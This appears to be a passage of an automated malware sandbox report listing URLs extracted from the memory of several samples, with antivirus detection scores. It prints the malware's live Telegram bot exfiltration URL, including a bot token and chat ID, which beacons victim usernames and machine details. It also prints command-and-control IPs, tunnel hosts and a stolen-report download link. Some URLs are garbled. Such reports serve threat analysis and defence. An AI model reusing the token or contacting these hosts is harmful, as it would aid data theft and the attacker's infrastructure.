http://https://api.telegram.org/bot6352251597:AAF6uxZ1z4xhnUTnQP5u36WV5EeOgP0W_YY/sendMessage?chat_id=5169773349&text=%23Default%20%20%23Beacon%0A%0A%3Cb%3EOS%3A%3C%2Fb%3E%20%3Ci%3EMicrosoft%20Windows%20NT%206.2.9200.0%3C%2Fi%3E%0A%3Cb%3ECountry%3A%3C%2Fb%3E%20%3Ci%3EUnited%20States%3C%2Fi%3E%0A%3Cb%3EUsername%3A%3C%2Fb%3E%20%3Ci%3Euser%3C%2Fi%3E%0A%3Cb%3ECompname%3A%3C%2Fb%3E%20%3Ci%3E468325%3C%2Fi%3E%0A%0A%3Cb%3EReport%20size%3A%3C%2Fb%3E%200.16Mb%0A&reply_markup=%7B%22inline_keyboard%22%3A%5B%5B%7B%22text%22%3A%22Download%22%2C%22url%22%3A%22http%3A%2F%2F185.119.118.59%3A8080%2Fget%2FT4zYCSr1rm%2F41r0r_user%40468325_report.wsr%22%7D%2C%7B%22text%22%3A%22Open%22%2C%22url%22%3A%22http%3A%2F%2F127.0.0.1%3A18772%2FhandleOpenWSR%3Fr%3Dhttp%3A%2F%2F185.119.118.59%3A8080%2Fget%2FT4zYCSr1rm%2F41r0r_user%40468325_report.wsr%22%7D%5D%5D%7D&parse_mode=HTML	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://193.142.58.127:80	vkefq4cv.oil.exe, 00000004.00000002.1822502459.000001F997DF1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000000B.00000002.4118051146.000001B8AB951000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.000010DD73F1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002A.00000002.2312217329.0000017A00001000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002C.00000002.2953825020.000001EC019D3000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002D.00000002.3553295709.00000167D1783000.00000004.00000800.00020000.00000000.sdmp	false	• 7%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://www.microsoft.co(=	powershell.exe, 00000001.00000002.1717242084.0000000007819000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://216.250.190.139:80	vkefq4cv.oil.exe, 00000004.00000002.1822502459.000001F997DF1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000000B.00000002.4118051146.000001B8AB951000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.000010DD73F1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002A.00000002.2312217329.0000017A00001000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002C.00000002.2953825020.000001EC019D3000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002D.00000002.3553295709.00000167D1783000.00000004.00000800.00020000.00000000.sdmp	false	• 8%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://https://duckduckgo.com/chrome_newtab	vkefq4cv.oil.exe, 00000012.00000002.2068696516.0000010DE751D000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://duckduckgo.com/ac/?q=	vkefq4cv.oil.exe, 00000012.00000002.2068696516.0000010DE751D000.00000004.00000800.00020000.00000000.sdmp	false		high
http://23.224.102.6:8001	vkefq4cv.oil.exe, 00000004.00000002.1822502459.000001F997DF1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000000B.00000002.4118051146.000001B8AB951000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.000010DD73F1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002A.00000002.2312217329.0000017A00001000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002C.00000002.2953825020.000001EC019D3000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002D.00000002.3553295709.00000167D1783000.00000004.00000800.00020000.00000000.sdmp	false	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://api.telegram.org/bot	vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD85A8000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://e2111f95f52ba8be6b2d3394e38b1722.se	vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD85A8000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://185.119.118.59:8080	vkefq4cv.oil.exe, 0000002A.00000002.2312217329.0000017A00001000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002C.00000002.2953825020.000001EC019D3000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002D.00000002.3553295709.00000167D1783000.00000004.00000800.00020000.00000000.sdmp	false	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://185.119.118.59:8080/get/s9VbfeJdTs/hkLYW_user	vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD859B000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://107.161.20.142:8080	vkefq4cv.oil.exe, 00000004.00000002.1822502459.000001F997DF1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000000B.00000002.4118051146.000001B8AB951000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.000010DD73F1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002A.00000002.2312217329.0000017A00001000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002C.00000002.2953825020.000001EC019D3000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002D.00000002.3553295709.00000167D1783000.00000004.00000800.00020000.00000000.sdmp	false	• 3%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://185.119.118.59:80802	vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD8515000.00000004.00000800.00020000.00000000.sdmp	false	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://127.0.0.1:18772/handleOpenWSR?r=http://185.119.118.59:8080/get/s9VbfeJdTs/hkLYW_user	vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD859B000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://13.231.21.109:443	vkefq4cv.oil.exe, 00000004.00000002.1822502459.000001F997DF1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000000B.00000002.4118051146.000001B8AB951000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.000010DD73F1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002A.00000002.2312217329.0000017A00001000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002C.00000002.2953825020.000001EC019D3000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002D.00000002.3553295709.00000167D1783000.00000004.00000800.00020000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://192.99.196.191:443	vkefq4cv.oil.exe, 00000004.00000002.1822502459.000001F997DF1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000000B.00000002.4118051146.000001B8AB951000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD73F1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002A.00000002.2312217329.0000017A00001000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002C.00000002.2953825020.000001EC019D3000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002D.00000002.3553295709.00000167D1783000.00000004.00000800.00020000.00000000.sdmp	false	• 4%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://https://e483612b93e055308d0c85f365c474ee.serveo.net/	ssh.exe, 00000021.00000002.4113726250.00000292607CC000.00000004.00000020.00020000.00000000.sdmp, ssh.exe, 00000021.00000002.4113726250.0000029260842000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://aka.ms/pscore6lB	powershell.exe, 00000001.00000002.1712328855.0000000005111000.00000004.00000800.00020000.00000000.sdmp	false		high
http://66.42.56.128:80	vkefq4cv.oil.exe, 00000004.00000002.1822502459.000001F997DF1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000000B.00000002.4118051146.000001B8AB951000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD73F1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002A.00000002.2312217329.0000017A00001000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002C.00000002.2953825020.000001EC019D3000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002D.00000002.3553295709.00000167D1783000.00000004.00000800.00020000.00000000.sdmp	false	• 9%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000001.00000002.1715254235.000000000617A000.00000004.00000800.00020000.00000000.sdmp	false		high
http://ip-api.com	vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD7480000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://api.telegram.org/bot6352251597:AAF6uxZ1z4xhnUTnQP5u36WV5EeOgP0W_YY/sendMessage?chat_id=51697	vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD85A8000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD85C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://64.227.21.98:443	vkefq4cv.oil.exe, 00000004.00000002.1822502459.000001F997DF1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000000B.00000002.4118051146.000001B8AB951000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD73F1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002A.00000002.2312217329.0000017A00001000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002C.00000002.2953825020.000001EC019D3000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002D.00000002.3553295709.00000167D1783000.00000004.00000800.00020000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	jqOHOuPMJP.exe, 00000000.00000002.1817122140.0000000002D21000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000001.00000002.1712328855.0000000005111000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000004.00000002.1822502459.000001F997F9F000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000000B.00000002.4118051146.000001B8AB951000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD73F1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002A.00000002.2312217329.0000017A001B2000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002C.00000002.2953825020.000001EC01B62000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002D.00000002.3553295709.00000167D1912000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://185.119.118.59:8080/get	vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD854A000.00000004.00000800.00020000.00000000.sdmp	false	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://185.119.118.59:8080/s9VbfeJdTs/hkLYW_user	vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD854A000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://129.151.109.160:8080	vkefq4cv.oil.exe, 00000004.00000002.1822502459.000001F997DF1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000000B.00000002.4118051146.000001B8AB951000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD73F1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002A.00000002.2312217329.0000017A00001000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002C.00000002.2953825020.000001EC019D3000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000002D.00000002.3553295709.00000167D1783000.00000004.00000800.00020000.00000000.sdmp	false	• 3%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://127.0.0.1:6787/	vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD8610000.00000004.00000800.00020000.00000000.sdmp, hahahahaha.txt.18.dr	false	• Avira URL Cloud: safe	unknown
http://82.147.85	jqOHOuPMJP.exe, 00000000.00000002.1817122140.0000000002D84000.00000004.00000800.00020000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	low
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000001.00000002.1712328855.0000000005266000.00000004.00000800.00020000.00000000.sdmp	true	• URL Reputation: malware	unknown
http://schemas.xmlsoap.org/soap/encoding/	powershell.exe, 00000001.00000002.1712328855.0000000005266000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000004.00000002.1822502459.000001F997DF1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000000B.00000002.4118051146.000001B8AB951000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD73F1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002A.00000002.2312217329.0000017A00001000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002C.00000002.2953825020.000001EC01A44000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002D.00000002.3553295709.00000167D17F4000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000001.00000002.1712328855.0000000005266000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/Icon	powershell.exe, 00000001.00000002.1715254235.000000000617A000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q=	vkefq4cv.oil.exe, 00000012.00000002.2068696516.0000010DE751D000.00000004.00000800.00020000.00000000.sdmp	false		high
http://23.248.176.37:180	vkefq4cv.oil.exe, 00000004.00000002.1822502459.000001F997DF1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000000B.00000002.4118051146.000001B8AB951000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD73F1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002A.00000002.2312217329.0000017A00001000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002C.00000002.2953825020.000001EC019D3000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000002D.00000002.3553295709.00000167D1783000.00000004.00000800.00020000.00000000.sdmp	false	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://support.office.com/article/7D48285B-20E8-4B9B-91AD-216E34163BAD?wt.mc_id=EnterPK2016	vkefq4cv.oil.exe, 00000012.00000002.2068696516.0000010DE7505000.00000004.00000800.00020000.00000000.sdmp	false		high
http://ip-api.com/line?fields=query	vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD7480000.00000004.00000800.00020000.00000000.sdmp	false		high
http://185.119.118.59:8080/hkLYW_user%40468325_report.wsr	vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD8515000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.ecosia.org/newtab/	vkefq4cv.oil.exe, 00000012.00000002.2068696516.0000010DE751D000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://support.mozilla.org/kb/customize-firefox-controls-buttons-and-toolbars?utm_source=firefox-br	vkefq4cv.oil.exe, 00000012.00000002.2068696516.0000010DE7587000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000001.00000002.1712328855.0000000005266000.00000004.00000800.00020000.00000000.sdmp	false		high
http://185.119.118.59	vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD8515000.00000004.00000800.00020000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://127.0.0.1:	vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD8610000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://45.61.136.52:80	vkefq4cv.oil.exe, 00000004.00000002.1822502459.000001F997DF1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000000B.00000002.4118051146.000001B8AB951000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD73F1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002A.00000002.2312217329.0000017A00001000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002C.00000002.2953825020.000001EC019D3000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002D.00000002.3553295709.00000167D1783000.00000004.00000800.00020000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/wsdl/	powershell.exe, 00000001.00000002.1712328855.0000000005266000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000004.00000002.1822502459.000001F997DF1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000000B.00000002.4118051146.000001B8AB951000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD73F1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002A.00000002.2312217329.0000017A00001000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002C.00000002.2953825020.000001EC01B33000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002D.00000002.3553295709.00000167D18E3000.00000004.00000800.00020000.00000000.sdmp	false		high
http://e2111f95f52ba8be6b2d3394e38b1722.serveo.net:6787//e2111f95f52ba8be6b2d3394e38b1722.serveo.net	vkefq4cv.oil.exe, 0000000B.00000002.4118051146.000001B8AB9E2000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://185.119.118.59:8080/hkLYW_user	vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD8515000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://45.61.136.13:80	vkefq4cv.oil.exe, 00000004.00000002.1822502459.000001F997DF1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000000B.00000002.4118051146.000001B8AB951000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD73F1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002A.00000002.2312217329.0000017A00001000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002C.00000002.2953825020.000001EC019D3000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002D.00000002.3553295709.00000167D1783000.00000004.00000800.00020000.00000000.sdmp	false	• 2%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://support.office.com/article/7D48285B-20E8-4B9B-91AD-216E34163BAD?wt.mc_id=EnterPK2016Examples	vkefq4cv.oil.exe, 00000012.00000002.2068696516.0000010DE74E0000.00000004.00000800.00020000.00000000.sdmp	false		high
http://api.telegram.org	vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD8574000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD85C1000.00000004.00000800.00020000.00000000.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://154.26.128.6:80	vkefq4cv.oil.exe, 00000004.00000002.1822502459.000001F997DF1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000000B.00000002.4118051146.000001B8AB951000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD73F1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002A.00000002.2312217329.0000017A00001000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002C.00000002.2953825020.000001EC019D3000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002D.00000002.3553295709.00000167D1783000.00000004.00000800.00020000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://212.6.44.53:8080	vkefq4cv.oil.exe, 00000004.00000002.1822502459.000001F997DF1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000000B.00000002.4118051146.000001B8AB951000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD73F1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002A.00000002.2312217329.0000017A00001000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002C.00000002.2953825020.000001EC019D3000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002D.00000002.3553295709.00000167D1783000.00000004.00000800.00020000.00000000.sdmp	false	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://support.mozilla.org/products/firefoxgro.allizom.troppus.zvXrErQ5GYDF	vkefq4cv.oil.exe, 00000012.00000002.2068696516.0000010DE7587000.00000004.00000800.00020000.00000000.sdmp	false		high
http://185.217.98.121:80	vkefq4cv.oil.exe, 00000004.00000002.1822502459.000001F997DF1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000000B.00000002.4118051146.000001B8AB951000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD73F1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002A.00000002.2312217329.0000017A00001000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002C.00000002.2953825020.000001EC019D3000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002D.00000002.3553295709.00000167D1783000.00000004.00000800.00020000.00000000.sdmp	false	• 15%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://https://api.telegram.org	vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD854A000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD8574000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD85A8000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD85C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 00000001.00000002.1715254235.000000000617A000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.telegram.org/bot6352251597:AAF6uxZ1z4xhnUTnQP5u36WV5EeOgP0W_YY/sendMessage	vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD854A000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD85A8000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://ch.search.yahoo.com/sugg/chrome?output=fxjson&appid=crmas&command=	vkefq4cv.oil.exe, 00000012.00000002.2068696516.0000010DE751D000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://support.office.com/article/94ba2e0b-638e-4a92-8857-2cb5ac1d8e17	vkefq4cv.oil.exe, 00000012.00000002.2068696516.0000010DE7505000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://44.228.161.50:443	vkefq4cv.oil.exe, 00000004.00000002.1822 502459.000001F997DF1000.00000004.0000080 0.00020000.00000000.sdmp, vkefq4cv.oil.exe, 000000 0B.00000002.4118051146.000001B8AB951000. 00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0 000010DD73F1000.00000004.00000800.000200 00.00000000.sdmp, vkefq4cv.oil.exe, 0000002A.00000 002.2312217329.0000017A00001000.00000004 .00000800.00020000.00000000.sdmp, vkefq4 cv.oil.exe, 0000002C.00000002.2953825020 .000001EC019D3000.00000004.00000800.0002 0000.00000000.sdmp, vkefq4cv.oil.exe, 00 00002D.00000002.3553295709.00000167D1783 000.00000004.00000800.00020000.00000000.sdmp	false	• 2%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://104.248.208.221:80	vkefq4cv.oil.exe, 00000004.00000002.1822 502459.000001F997DF1000.00000004.0000080 0.00020000.00000000.sdmp, vkefq4cv.oil.exe, 000000 0B.00000002.4118051146.000001B8AB951000. 00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0 000010DD73F1000.00000004.00000800.000200 00.00000000.sdmp, vkefq4cv.oil.exe, 0000002A.00000 002.2312217329.0000017A00001000.00000004 .00000800.00020000.00000000.sdmp, vkefq4 cv.oil.exe, 0000002C.00000002.2953825020 .000001EC019D3000.00000004.00000800.0002 0000.00000000.sdmp, vkefq4cv.oil.exe, 00 00002D.00000002.3553295709.00000167D1783 000.00000004.00000800.00020000.00000000.sdmp	false	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://164.90.185.9:443	vkefq4cv.oil.exe, 0000002A.00000002.2312 217329.0000017A00001000.00000004.0000080 0.00020000.00000000.sdmp, vkefq4cv.oil.exe, 000000 2C.00000002.2953825020.000001EC019D3000. 00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002D.00000002.3553295709.0 0000167D1783000.00000004.00000800.000200 00.00000000.sdmp	false	• 9%, Virustotal, Browse • Avira URL Cloud: malware	unknown
